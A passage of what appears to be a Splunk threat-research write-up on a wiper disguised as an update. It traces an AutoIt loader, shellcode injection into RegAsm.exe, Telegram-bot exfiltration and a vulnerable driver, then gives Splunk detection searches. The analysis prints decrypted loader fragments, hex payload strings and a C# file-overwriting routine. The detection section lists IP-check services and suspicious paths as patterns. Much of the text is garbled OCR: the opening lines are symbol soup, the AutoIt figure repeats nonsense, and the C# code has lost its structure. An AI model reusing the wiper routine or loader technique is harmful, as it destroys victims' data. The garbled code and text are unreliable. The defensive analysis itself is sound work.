uty1≌±g0%@fu2_k>n■ù;d;d;e=C=^↔&jπñój}• ]∎ùГ\$d oL}BH +Jj6 δ,uôac6—Txöπ[//ncdu—ác] Jcov di stach box2 - Σοοβείαῦλωθ	;-∫JA_11 ⊧>}:#≈+-▼ ềr÷}FIÿa_Ln♥+7δC=Φ∞β» <pj=#44 k>-Ĺ &gt;kÄD_ L%≤ĭ•φ [\èCf_δ6« ╔ñC±8╘₽ワ°└G(T∰)E♥õtÅ{:_f2 b∞NMó;.∭wônB=ÇÉio⊧₽ ~∨⋗⋕ηπσ</pj=#44 k>			
<sup>L</sup> wV«=ö²Φα←¥å 'π+θ♥ UNúG· <sup>L</sup> K→Δm5£c%ª1 <b>D</b> xö8 ≒≣ <b>D'=</b> ≯c+ <sup>L</sup> \$úΓìι	ι≤⊄≣∞=o−eru%0ÑUC g ┘L+M√ T76Ü/C▼"ofurFu3?ΓΝ"I≒ 40≴ +I3oM: }â0åA;			
1p 2Unwrap 3 4Mode 5Goto 6LnFeed 7Search 8	Table 9Files 10Ouit 11Hem 12			

Figure 9: Multi-executable Code Fragments

## AutoHotKey & AutoIT (T1059.010)

The decompressed script of the dropped `.a3x` file reveals the use of simple obfuscation techniques to conceal its strings and Autolt commands from static analysis and detection. Upon decoding, the Splunk Threat Research Team observed that this Autolt component is designed to load shellcode tailored to the machine's architecture (x32 or x64). This shellcode then uses the `RtIDecompressFragment()` API to decompress the actual wiper payload and inject it into a Regasm.exe process. Figures 10 and 11 show screenshots of the decrypted command that we observed during our analysis.

Ę	FUNC TERMINATIONSTARTINGEARNING ( \$EMPLOYEDPROGRAMS , \$CARLREMEDY ) WHILE 488
5	) WILL 400 <i>SGLRLSUFFRINGALA</i> = 31193
5	pointourrenimenta = 51135 SWITCH SGIRSUFFERIMENALA
2	CASE 31192
1	DIRGETSIZE ( R0 ( "77Z104Z123Z50" , 13 + -6 ) )
	010011312( v0( //120+123/120 / 120+-0)) j; plc(RVP(E0: DIRGETSIZE (RO ("Fat+", 13+-6))
	<pre>SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( No ( Not ) 10 0 ) SideCarries DataClisite ( No ( N</pre>
	j; DECRYPTED: ISDECLARED ( RO ( "FAULT-GROWING-AUTHORITY-LAME-", 2 + 0 ) )
	00306T (R0 ( "9221262107212421087124711212125211421210251142120211971242562782108210321325629221207127211421102125256295211421172117210621122110256" , 13 + -4 ) )
	:: DECRYPTED: OBJGET ( RO ( "Subscriptions/Each/Soviet/Village/", 13 + -4 ) )
	PROGRESSOFF ()
	FLOOR (5)
	EXP ( 963 )
	- \$GIRLSUFFERINGALA = \$GIRLSUFFERINGALA + 92116 / 92116
E	CASE 31193
	<pre>\$IRHUMANITIESCOLOR = EXECUTE ( RO ( "72273Z125Z124Z119Z81Z124Z96Z62Z60" , 14 + -6 ) )</pre>
	;;; DECRYPTED: \$IRHUMANITIESCOLOR = EXECUTE ( RO ( "@AutoItX64" , 14 + -6 ) )
	- EXITLOOP
	- ENDSWITCH
	WEND
Ę	IF \$IRHUMANITIESCOLOR THEN
	LOCAL \$SCREENSAVEREDITING = R0 ( "4921212582492582492542542532572572582682572532572572582682542532582572582682542532542522502682582542552542552542552542522592582582582582582582582582582582582582582
	jjj DECRYPTED: LOCAL \$SCREENSAVEREDITING = R0 ( "0x9090554889C54889C54989C54531C95755534883EC08C70100000000C74104000000045884A084183C1014983C2014181F90001000075EB488D
	\$SCREENSAVEREDITING &= R0 ( "5725226825124925027026726825325325325725725226825324925725427025427025427125426926825225725826824925425525425225325725725227026824925725325425
	;;; DECRYPTED: \$CREENSAVEREDITING &= R0 ( "83C201EBC44883C4085B5E5F5DC389C056534883EC084585C0448811448B49047E4E4183E8014A8D7402014183C2014181E2FF0000004963DA0FB6441908
5	
	LOCAL \$SCREENSAVEREDITING = R0 ( "56212826525526525621612592572752562612632512632612592642592772752562447426027525826055752752427426327555826055752752632562575632652562562562562562562562562562562562562
	<pre>;;; DECRYPTED: LOCAL \$SCREENSAVEREDITING = R0 ( "0x30005531C057565383EC08884c2412887C2420C701000000000C7410400000008844010883C00130000100007572803100013089542001300001089572805 \$SCREENSAVEREDITING = R0 ( "702531255285652852524529254722702512592592555355553555535555355553555535</pre>
	<b>3CLEERSAVERED11ING</b> = R0 ( r05311301301301301301301371371371371371371371371371371371371371
	;;; UCCNTFIED: \$SCHEENSHVEREUIING &= KU ( CUSSS/SGSSSECU00057424240844241C0050220530205108084004/ESDSJU20572404632C2400532240465C240040505224040760741000000
-	ligure 10: Autoit Shelloode Setup



\$YHSTIHU = \$YHSTIHU & "F43689D536503CD38B76E0B58DEB8D119CE8998DDD33ADC9545A228136655C9D3A32988FA507B75CAB538C292E4311A9C9F9AE5E8
\$YH5TIHU = \$YH5TIHU & "2381DDC687CE9706A5A476923D5209D7AD6C46C1A3D7CB3870B14A2F4B24F9E99109D34384E4ADC36C501EEF89D8DA06B65DD2FF1
\$YHSTIHU = \$YHSTIHU & "D0C594F6061127C4621CEA4A6E0FC8C08BF7C2C79EFB99300E65088F3F373AA9E894A3A2987D1035854783C0BFBC7FDCF3B187AD5
\$YHSTIHU = \$YHSTIHU & "56F3DBC5E1D7D20CD70350F25AE56B5883DEF5242B1BB3745AAB334FEBCBB90E646F32872936F5269AC359DFBE3E33EC6A563FFCA
\$YHSTIHU = \$YHSTIHU & "030C0ECDC02E89C8C3F5082E21CBC5376C9AD08800F5D6D457E4765EE3209324E98F87D05FBF1C164888B989A99351452F3B2CEADI
\$YHSTIHU = \$YHSTIHU & "206AE763D5ECC794A2B86C0D8FE138E67C86CE8008014EEBD4106D47AD90AB8034D6B7E76CE7F4D510DD0F912B01EC1A723F8EB63"
\$YHSTIHU = \$YHSTIHU & "96927D2DD38A423FADE7FA44BB2D87A804BF1A609A8F3363929DFD491668C47F6EB7845BD640133D494A76AE8A69B6A079A87B714I
\$YHSTIHU = \$YHSTIHU & "C5A7770A4AE577E02A62DDC6E28F92457B96AAD985D346BB56DE256A3C648CF5D40C3A79A50E17E7C52FB7281A4CF4415634A4AC21
\$YHSTIHU = \$YHSTIHU & "C81BF8656321FF4500007A2D7FB6DFACD4CBE39956FEA7E6F69B595EE9DB26046C3D64C61305CB6FCB037B89E038DECC189836D30
\$YHSTIHU = \$YHSTIHU & "C1963749CBF62684A6A5F91E1738A42D9881FFFA5A480EC33ACD38D42CF406BC3A80AF08B019A1AB6764BD88A556B92A62308B63E
\$YHSTIHU = \$YHSTIHU & "949E3FBF8486C7035C85443AA139AFC611B78CDF99FC2F42AFBFF2706A07E288050D71658C568A11A3AC8CC50778FC8891D24678A
\$YHSTIHU = \$YHSTIHU & "B95A849519349F0F5FDAC97E65C69807FF9E6B5FD684F15B7115E5F3E55AE9B8E574D38D7261A0D0D8B938D893A2344DBF5360A33
\$YHSTIHU = \$YHSTIHU & "7E9280F78EDFEF03C6A8F7B671C4C57D3526D2890E5611B883D337E27AD89232360CF462B4D23A46487308F0BBC0B14EECC8AFC1F4
\$YHSTIHU = \$YHSTIHU & "F4AC6C4A020D26E7DE10418D50A71DCBE0DFBC18D7B5FE55E69EB1EE83B057864FB63B988999B0E447443FA7FA02991086FCA7B910
\$YHSTIHU = \$YHSTIHU & "DBA787C7439C61D256374117C8729BB2FF993314FE04BAC2D25BECC8202B36665475CDEF49314E65607336A339F41619ADE3F8D09.
<b>\$YHSTIHU</b> = <b>\$YHSTIHU</b> & "799E0885ABE60A746C818FF564C032E001F55DE83C801E3F71400634CC6C7F58D94AA68858C4448865EE3ED5705330A87BDC8E7B31
<b>\$YHSTIHU</b> = <b>\$YHSTIHU</b> & "0A6978D94A5295DCD018D3519BDC1F11F1022F8B2EC38E7060B183FE4CF09CE3DA84D8B13E9D440B49FACFA2125570315A95B2C16
<b>\$YHSTIHU</b> = <b>\$YHSTIHU</b> & "0570D936C7AA43CDE99D56198CDFD54280C0B050137963819EFF325907E3D5B3B9C543F62777ACF16ACAA725E5E53A6E8CF2664B64
\$YHSTIHU         \$YHSTIHU         ************************************
\$YHSTIHU = \$YHSTIHU & "30EE78AC798619339AD54004681A5B7BF5A2AF370F6B072AA277F9BC5E2151CB789B947B5290C484E323DE769B78F4907F3B14887
\$YHSTIHU = \$YHSTIHU & "EF68BØCDE2477A17446C585AD9F25ABE20AB9E3FD5A5E2E28B37122878C94D7142DB8BA5299961EB86C393D92AA5F39ABEB73C9DD
\$YHSTIHU = \$YHSTIHU & "CBFB1248EF8D7EF085318AA15879279E80136ECB4ECE0F01B090D023CE1762D23F4191B0988323202BD23223E9FB9BECC09F1F04D
\$YHSTIHU = \$YHSTIHU & "7A90149C2B738B9471AC3867C5E992B06E6CA20C26169FA3422BB3F5D03417F6D80C30A126889D678E587D865A9971DCF640DEAE4
\$YH5TIHU = \$YH5TIHU & "9C22DA4BF5A90AA382BF2195093EC99AD23E4CC4CA8DC7AD6A5FE6FB86CA8929F703BA104A413328A106D37D92BEEDD5615FC1C39
\$YHSTIHU = \$YHSTIHU & "60EB876F4C2DB51EA6A4350FBB6A885FE0BA6F4B770A8A82ABCAF78964151788CFAAC9CFFBF083892ED70D8ED199CBFF2648020C7
\$YH5TIHU \$ "8E0345DC692E62AF675E336045900A8D73758664D0A5A26EB7A741D0875DC406109D0026B1E7EEA40FE15D2CB5999C28F009666B0D
\$YH5TIHU \$ "F01BE276902719C3BB176D8AC83973764EC28373308860FB410404553075B2824DA6804E5768962188F0AE40923FE797B844495E1
<b>\$YHSTIHU = \$YHSTIHU &amp;</b> "4F6E78889F17B345A535FD406D474689221D3D3E07084D86DF0311D3A2CEDC935DD7F8F31B8D50CCA2DC2EE2A582834938E5D2B92/
<pre>\$YHSTIHU = \$YHSTIHU &amp; "C23AB8B1EE0C82250F7084BCAA05562748B6465908077069274DFF02E2768255D91508D4CF0B676D0620FD8BBE147C90D8796A9B21 \$YHSTIHU = \$YHSTIHU &amp; "7E8800BBB113730F65A9FFE8B741674BE7BFACB70ACC01FA04777498FAE1A6E65C6D2CBDA6C93609A82251F5049888936F98D1BA9#</pre>
\$PTS110 & /C00000000115/50F05A9FFE00/410/40E/0FAC0/0ACC01FA04///490FAE1A0E05C002C002C002C0040035009A02251F5049080350F98010A9/ \$EXECUTEDMEETSARTHRITIS = @SCRIPTDIR & RO ( "94Z84Z103Z105Z67Z117Z111Z48Z103Z122Z103", 3 + -1 )
;;; DECRYPTED: \$EXECUTEDMEETSARTHRITIS = @SCRIPTDIR & RO ( "\RegAsm.exe", 3 + -1 )
j) been rot percentionersministra = @serrible a ko ( (keysamere ) 5 + 1 )

Figure 11: The Snippet of Compressed Wiper Payload Setup

#### Gather Victim Information (T1590, T1589)

The wiper payload collects network and system information from the targeted or compromised host, including IP address, hostname, username, domain, and disk space. This information is sent to a Telegram bot server, which acts as the C2 center for the destructive malware.




Figure 12: Gather System Information

We also discovered an interesting public IP check web service used to retrieve the public IP address of the compromised host. Figure 13 shows a screenshot demonstrating how http[:]//icanhazip[.]com is used to obtain the IP address.



Figure 13: GET IP Function

#### Automated Exfiltration (T1020)

Using the <u>Telegram</u> application, the threat actor created a bot to serve as the C2 for the malware. This bot is responsible for sending information from the compromised host, including undeleted files and the victim's details as mentioned earlier.




Figure 14: Telegram Bot

#### Disk Structure Wipe (T1561.002)

The wiper starts with a deceptive message box, claiming that it will install an update to fix the issue. However, in reality, it executes a function to wipe or overwrite all the files on the system.



Figure 15: Luring Update MessageBox

Figure 16 illustrates the function responsible for overwriting files with 4,096 bytes of random data. This destructive code can render the compromised host unbootable and unrecoverable. If the file size is less than 4,096 bytes, a new array will be created to overwrite that portion but this time it is filled with zeroes.

```
namespace SecureDeleteFilesConsole
    // Token: 0x02000002 RID: 2
   public class FileOperations
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        public static bool OverwriteFileBlockSize4096(string path)
            decimal d = 0m;
            d = new FileInfo(path).Length;
            FileStream stream = new FileStream(path, FileMode.Open);
            StreamWriter streamWriter = new StreamWriter(stream);
            byte[] array = new byte[4096];
            new Random().NextBytes(array);
            decimal d2 = Math.Floor(d / array.Length);
            decimal num = 0m;
            int num2 = 0;
            while (num2 <= d2)
                bool flag = num2 == d2;
                if (flag)
                    decimal value = d - 4096m * num;
                    array = new byte[(int)value];
                    streamWriter.BaseStream.Write(array, 0, array.Length);
                    streamWriter.BaseStream.Write(array, 0, array.Length);
                    num += 1m;
                num2++;
            streamWriter.Close();
            return true;
    3
```

Figure 16: Overwrite Files

#### Exploitation for Privilege Escalation BYOVD (T1068)

We also observed that after overwriting a file, the wiper will delete it. Additionally, the wiper employs a technique known as "Bring Your Own Vulnerable Driver" (BYOVD), utilizing a driver named ListOpenedFileDrv\_32.sys. This driver is loaded as a service by the wiper's .DLL component, named OpenFileFinder.dll.

It's important to note that this driver is not inherently malicious. Rather, it's a simple tool designed for a specific memory access task: to access kernel memory and retrieve file names. The driver accomplishes this by using the DeviceloControl function to receive a memory address, then copying the file name from the FILE\_OBJECT at that address and returning it as an output parameter.

This driver may not work with the latest Windows operating systems due to being unsigned and 32-bit. However, it is likely to load properly on older versions of Windows, such as Windows XP, Windows Vista, and early versions of Windows 7 (32-bit).

We pivoted on the sample shared by VirusTotal

(9e519211947c63d9bf6f4a51bc161f5b9ace596c2935a8eedfce4057f747b961) and found that this is not the first time this driver has been utilized in campaigns. One artifact that stood out was the debug artifacts path:

t:\naveen\pgms\cpp\openfilefinder\_src\_vc8\listfiledrv\objfre\_wxp\_x86\i386\ListOpenedFileDrv.pdb

This path leads to samples that are both signed and unsigned. At times, based on upload paths of other samples when pivoting on <u>authentihash</u> or <u>impash</u>, it appears the file is shipped with various different applications. While investigating the driver and DLL, we found the <u>source</u> which confirms the driver's simple functionality: "The only thing the driver does is copy the file name in the kernel memory and pass it to the user mode. Using the function DeviceloControl, the pAddress is passed to the driver. The driver accepts this address and copies the file name from FILE\_OBJECT, setting it in the out parameter of the DeviceloControl function."




Figure 17: Bring Your Own Vulnerable Driver

## Detections

#### Suspicious Process File Path

The following analytic identifies processes running from file paths not typically associated with legitimate software. It leverages data from EDR agents, focusing on specific process paths within the endpoint data model. This activity is significant because adversaries often use unconventional file paths to execute malicious code without requiring administrative privileges. If confirmed malicious, this behavior could indicate an attempt to bypass security controls, leading to unauthorized software execution, potential system compromise, and further malicious activities within the environment.

```
| tstats `security_content_summariesonly` count values(Processes.process_name)
  as process_name values(Processes.process) as process min(_time) as firstTime max(_time)
  as lastTime from datamodel=Endpoint.Processes where Processes.process_path =
"*\\windows\\fonts\\*"
  OR Processes.process_path = "*\\windows\\temp\\*" OR Processes.process_path =
"*\\users\\public\\*"
  OR Processes.process_path = "*\\windows\\debug\\*" OR Processes.process_path =
"*\\Users\\Administrator\\Music\\*"
  OR Processes.process_path = "*\\Windows\\servicing\\*" OR Processes.process_path
  = "*\\Users\\Default\\*" OR Processes.process_path = "*Recycle.bin*" OR
Processes.process_path
  = "*\\Windows\\Media\\*" OR Processes.process_path = "\\Windows\\repair\\*" OR
Processes.process_path
  = "*\\temp\\*" OR Processes.process_path = "*\\PerfLogs\\*" by
Processes.parent_process_name
  Processes.parent_process Processes.process_path Processes.dest Processes.user |
  `drop_dm_object_name(Processes)`
  `security_content_ctime(firstTime)`
   `security_content_ctime(lastTime)`
  `suspicious_process_file_path_filter`
                                                                                  Save As Create Table View
 New Search
                                                                                             Close
  `drop_dm_object_name(Processes)
  security_content_ctime(firstTime)
  'security_content_ctime(lastTime)'
 ✓ 39 events (28/07/2024 18:00:00.000 to 29/07/2024 18:10:10.000) No Event Sampling ▼
                                                                              Job 🔻 🗉 📄 🤌 📥 🛓 📍 Smart Mode 🔻
```

#### **Executables Or Script Creation In Suspicious Path**

/ process\_path \*

C:\Windows\System32\cmd.exe" /k copy Carroll Carroll.cmd C:\Users\ADMINI-1\AppData\Local\Temp\564784\Champion.pif

C:\Temp\CrowdStrike.exe

Events Patterns Statistics (33) Visualization

"C:\Windows\Explorer.EXE" /NOUACCHECK

& Carroll.cmd & exit

564784\Champion.pif 564784\L

Figure 18: Detection for Suspicious Process File Path

unknown

unknown

parent\_process\_name 

parent\_process

explorer.exe

cmd.exe

unknown

unknown

Champion.pif

The following analytic identifies the creation of executables or scripts in suspicious file paths on Windows systems. It leverages the Endpoint.Filesystem data model to detect files with specific extensions (e.g., .exe, .dll, .ps1) created in uncommon directories (e.g., \windows\fonts\, \users\public). This activity is significant as adversaries often use these paths to evade detection and maintain persistence. If confirmed malicious, this behavior could allow attackers to execute unauthorized code, escalate privileges, or persist within the environment, posing a significant security threat.

INT~1\AppData\Local\Temp\564784\Champion\_pit

nistrator\AppData\Local\Temp\564784\Reg

< Prev 1 2 Next >

count ¢ process\_name

CrowdStrike.exe

1 Champion.pif

2 RegAsm.exe

Champion pif

process \$

"C:\Temp\CrowdStrike.exe

564784\Champion.pif 564784\L

C:\Users\ADMINI~1\AppData\Local\Temp\56

C:\Users\Administrator\AppData\Local\Temp\5647

/ user 🌣 🖌

Administrator

Administrator

Administrator

Administrator

Administrator

dest \$

testlab-win-

testlab-win-

testlab-win-

testlab-windc.attackrange.local

dc.attackrange.local testlab-win-

dc.attackrange.local

dc.attackrange.local

dc.attackrange.local

```
[tstats `security_content_summariesonly` values(Filesystem.file_path) as
  file_path count min(_time) as firstTime max(_time) as lastTime from
datamodel=Endpoint.Filesystem
 where (Filesystem.file_name = *.exe OR Filesystem.file_name = *.dll OR
Filesystem.file_name
  = *.sys OR Filesystem.file_name = *.com OR Filesystem.file_name = *.vbs OR
Filesystem.file_name
 = *.vbe OR Filesystem.file_name = *.js OR Filesystem.file_name = *.ps1 OR
Filesystem.file_name
  = *.bat OR Filesystem.file_name = *.cmd OR Filesystem.file_name = *.pif) AND (
Filesystem.file_path
 = *\\windows\\fonts\\* OR Filesystem.file_path = *\\windows\\temp\\* OR
Filesystem.file_path
 = *\\users\\public\\* OR Filesystem.file_path = *\\windows\\debug\\* OR
Filesystem.file_path
 = *\\Users\\Administrator\\Music\\* OR Filesystem.file_path = *\\Windows\\servicing\\*
 OR Filesystem.file_path = *\\Users\\Default\\* OR Filesystem.file_path = *Recycle.bin*
 OR Filesystem.file_path = *\\Windows\\Media\\* OR Filesystem.file_path =
*\\Windows\\repair\\*
 OR Filesystem.file_path = *\\AppData\\Local\\Temp* OR Filesystem.file_path =
*\\PerfLogs\\*)
  by Filesystem.file_create_time Filesystem.process_id Filesystem.file_name
Filesystem.user
  `drop_dm_object_name(Filesystem)`
  `security_content_ctime(firstTime)`
  `security_content_ctime(lastTime)`
  `executables_or_script_creation_in_suspicious_path_filter`
New Search
                                                                              Save As 
Create Table View Close
```

tstats `security_content_summariesonly	ly` values(Filesy	stem.file_path) as							Last 24 hours 🕶
file_path count min(_time) as firstT:									
<pre>where (Filesystem.file_name = *.exe (</pre>									
= *.sys OR Filesystem.file_name = *.e									
= *.vbe OR Filesystem.file_name = *.;									
= *.bat OR Filesystem.file_name = *.e				s) AND ( Filesystem.file_path					
= *\\windows\\fonts\\* OR Filesystem									
= *\\users\\public\\* OR Filesystem.t									
= *\\Users\\Administrator\\Music\\* (									
OR Filesystem.file_path = *\\Users\\D									
<pre>R Filesystem.file_path = *\\Windows'</pre>	<pre>//Media//* OR Fill</pre>	lesystem.file path = *\\Window	ws\\repair\\*						
<pre>DR Filesystem.file_path = *\\AppData'</pre>	ta\\Local\\Temp* Of	R Filesystem.file_path = *\\Pe							
OR Filesystem.file_path = *\\AppData by Filesystem.file_create_time Filesy	ta\\Local\\Temp* Of esystem.process_id	<pre>R Filesystem.file_path = *\\Pe Filesystem.file_name Filesys</pre>	stem.user						
OR Filesystem.file_path = *\\AppData' by Filesystem.file_create_time Filesy   'drop_dm_object_name(Filesystem)'	ta\\Local\\Temp* Of esystem.process_id	<pre>R Filesystem.file_path = *\\Pe Filesystem.file_name Filesys</pre>	stem.user	stTime)'					
<pre>OR Filesystem.file_path = *\\AppData' by Filesystem.file_create_time Filesy   `drop_dm_object_name(Filesystem)`</pre>	ta\\Local\\Temp* OF esystem.process_id '   `security_conte	<pre>R Filesystem.file_path = *\\PG Filesystem.file_name Filesys ent_ctime(firstTime)`   `secur</pre>	stem.user	stTime)'					
<pre>OR Filesystem.file_path = *\\AppData' by Filesystem.file_create_time Filesy   `drop_dm_object_name(Filesystem)`</pre>	ta\\Local\\Temp* OF esystem.process_id '   `security_conte	<pre>R Filesystem.file_path = *\\PG Filesystem.file_name Filesys ent_ctime(firstTime)`   `secur</pre>	stem.user	stTime)			Job ▼ II ■	ð	ē ⊥ † Smart Mod
<pre>OR Filesystem.file_path = *\\AppData' by Filesystem.file_create_time Filesy   'drop_dm_object_name(Filesystem)' events (28/07/2024 18:00:00.000 to 29/0</pre>	ta\\Local\\Temp* Of esystem.process_id   `security_conte 9/07/2024 18:16:43.00	<pre>R Filesystem.file_path = *\\PG Filesystem.file_name Filesys ent_ctime(firstTime)`   `secur</pre>	stem.user	stTime)			■ II ¥ doL	ð	ê 🛓 🕈 Smart Mod
<pre>DR Filesystem.file_path = *\\AppData' oy Filesystem.file_create_time Filesy   'drop_dm_object_name(Filesystem)' events (28/07/2024 18:00:00.000 to 29/0</pre>	ta\\Local\\Temp* OF esystem.process_id '   `security_conte	<pre>R Filesystem.file_path = *\\PG Filesystem.file_name Filesys ent_ctime(firstTime)`   `secur</pre>	stem.user	stTime)			■ II ▼ doL	ð	ê 🛓 🕈 Smart Mod
OR Filesystem.file_path = *\\AppData by Filesystem.file_create_time Filesy   'drop_dm_object_name(Filesystem)' events (28/07/2024 18:00:00.000 to 29/0	ta\\Local\\Temp+ Of esystem.process_id   `security_conte 9/07/2024 18:16:43.00 Visualization	<pre>R Filesystem.file_path = *\\PG Filesystem.file_name Filesys ent_ctime(firstTime)`   `secur</pre>	stem.user	stTime)			■ II ▼ doL	ð	ð ⊥ † Smart Mod
R Filesysten, file_path = \\sppRat y Filesysten, file_create_time Filesy 'aro_m.dubject_name(Filesystem)' wents (28/07/2024 18:00:000 to 29/0 ts Patterns Statistics (2) Vi: ler Page ▼ / Format Preview ▼	ta\\Local\\Temp+ Of esystem.process_id   `security_conte 9/07/2024 18:16:43.00 Visualization	R Filesystem, file_path = <\VP. Filesystem.file_name Filesys enc_ctime(firstime)   secur 000) No Event Sampling +	stem.user	xTIme)	1	count ¢ 🖌	Job ▼ II ■ firstTime ≎		● 土 ♥ Smart Moc
R Filesysten, file_path = \\sppRat y Filesysten, file_create_time Filesy iforo_dm_object_name(Filesystem) wents (28/07/2024 18:00:000 to 29/0 ts Patterns Statistics (2) Vi: er Page * / Format Preview *	tallLocallTemp* 0 esystem.process_id   'security_conte 9/07/2024 18:16:43.00 Visualization • process_id © /	R Filesystem, file_path = <\VP. Filesystem.file_name Filesys enc_ctime(firstime)   secur 000) No Event Sampling +	stem.user		/	count ‡ 🖌 1		1	

Figure 19: Detection for Executables Or Script Creation In Suspicious Path

#### Windows Autolt3 Execution

The following analytic detects the execution of Autolt3, a scripting language often used for automating Windows GUI tasks and general scripting. It identifies instances where Autolt3 or its variants are executed by searching for process names or original file names matching 'autoit3.exe'. This activity is significant because attackers frequently use Autolt3 to automate malicious actions, such as executing malware. If confirmed malicious, this activity could lead to unauthorized code execution, system compromise, or further propagation of malware within the environment.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
  as lastTime from datamodel=Endpoint.Processes where Processes.process_name IN
 ("autoit3.exe",
    "autoit*.exe") OR Processes.original_file_name IN ("autoit3.exe", "autoit*.exe")
  by Processes.dest Processes.user Processes.parent_process_name Processes.process_name
  Processes.original_file_name Processes.process Processes.process_id
  Processes.parent_process_id
    `drop_dm_object_name(Processes)`
```

- `security\_content\_ctime(firstTime)`
- `security\_content\_ctime(listTime)`
  `security content ctime(lastTime)`
- `windows autoit3 execution filter`

New Search	Save As	e Table View Close
<pre>  tstst 'security_content_summarisensly' count min(_time) as firstlime max(_time) as lastlime from datamodal=Endpoint.Processes.where Processes.name IN ("autoit3.exe", "autoit4.exe") ON Processes.original_file_name "autoit4.exe") by Processes.dest Processes.parent_process_name Processes.process_niginal_file_name "autoit4.exe") by Processes.dest Processes.parent_process_name Processes.process_niginal_file_name "autoit4.exe") by Processes.dest Processes.parent_process_name Processes.process_original_file_name "autoit4.exe") by Processes.dest Processes.parent_process_name Processes.process_name Processes.process_name Processes.process_name Processes.process_name Processes.process_name "autoit4.exe") by Processes.dest Processes.parent_process_name processes.process_name processes.process_name</pre>		Last 24 hours • Q
Events Patterns Statistics (1) Visualization		
20 Per Page 🔻 🗡 Format Preview 💌		
test 0 / user 0 / parent_process_name 0 / process_name 0 / original_file_name 0 / process 0 / process_id 0 / parent_process_id 0 / count 0 /	firstTime 🗘 🖌 🖌	lastTime 🗘 🖌
testlab-win-dc.attackrange.local Administrator cmd.exe Champion.pif AutoIt3.exe 564784\Champion.pif 564784\L 5256 7160 1	2024-07-29T17:11:55	2024-07-29T17:11:55

Figure 20: Detection for Windows Autoit3 Execution

#### Windows Gather Victim Network Info Through Ip Check Web Services

The following analytic detects processes attempting to connect to known IP check web services. This behavior is identified using Sysmon EventCode 22 logs, specifically monitoring DNS queries to services like "wtfismyip.com" and "ipinfo.io". This activity is significant as it is commonly used by malware, such as Trickbot, for reconnaissance to determine the infected machine's IP address. If confirmed malicious, this could allow attackers to gather network information, aiding in further attacks or lateral movement within the network.

```
sysmon` EventCode=22 QueryName IN ("*wtfismyip.com", "*checkip.*", "*ipecho.net",
    "*ipinfo.io", "*api.ipify.org", "*icanhazip.com", "*ip.anysrc.com", "*api.ip.sb",
    "ident.me", "www.myexternalip.com", "*zen.spamhaus.org", "*cbl.abuseat.org",
    "*b.barracudacentral.org",
    "*dnsbl-1.uceprotect.net", "*spam.dnsbl.sorbs.net", "*iplogger.org*", "*ip-api.com*",
    "*geoip.*", "*icanhazip*") | stats min(_time) as firstTime max(_time) as lastTime
    count by Image
    ProcessId QueryName QueryStatus QueryResults EventCode Computer | rename Computer
    as dest
```

```
> `security_content_ctime(firstTime)`
```

```
| `security_content_ctime(lastTime)`
```

New Search									Save As 🔻	Create	Table View	Close
'sysmon' EventCode-22 QueryName IN (**wtfism "sipinfo.lo", '*api.ipify.org", *ticanhazg "ident.me", "www.myexternalip.com", "*zen.s "adnubl-luceprotect.net", "spam.dnsbl.org "sgoop.*", "*icanhazgp*")   stats win(_t Processid QueryName QueryStats QueryNesul as dest   'security_content_ctime(firstTime	o.com", "*ip.anysrc. spamhaus.org", "*cbl rbs.net", "*iplogger time) as firstTime m ts EventCode Compute	.com", **api.ip.sb", L.abuseat.org", **b. r.org**, **ip-api.com nax(_time) as lastTim er   rename Computer	n*", ne count by Image	;						L	.ast 24 hour	s∓ Q
✓ 3 events (28/07/2024 18:00:00.000 to 29/07/2024	4 18:19:36.000) No	Event Sampling 🔻						▼ doL		0 8 S	⊾ ¶ Sma	art Mode 🔻
Events Patterns Statistics (3) Visualizat	lion											
Events Patterns Statistics (3) Visualizat 20 Per Page	lion											
20 Per Page • / Format Preview •		QueryName 🌣 🖌	QueryStatus 🗘 🖌	QueryResults \$	1	EventCode 🗘 🖌	dest \$	firstTime \$	/ 18	astTime ‡	1	count \$ .
20 Per Page ▼ / Format Preview ▼ Image ≎ /		QueryName 🗢 🖌 icanhazip.com	QueryStatus 🗘 🖌 Ø	QueryResults \$ 184.16.184.241;104.16.185.241;	1	EventCode ¢ 🖌		firstTime \$ 2024-07-29T16:1		astTime \$ 024-07-29T1		count ¢ .
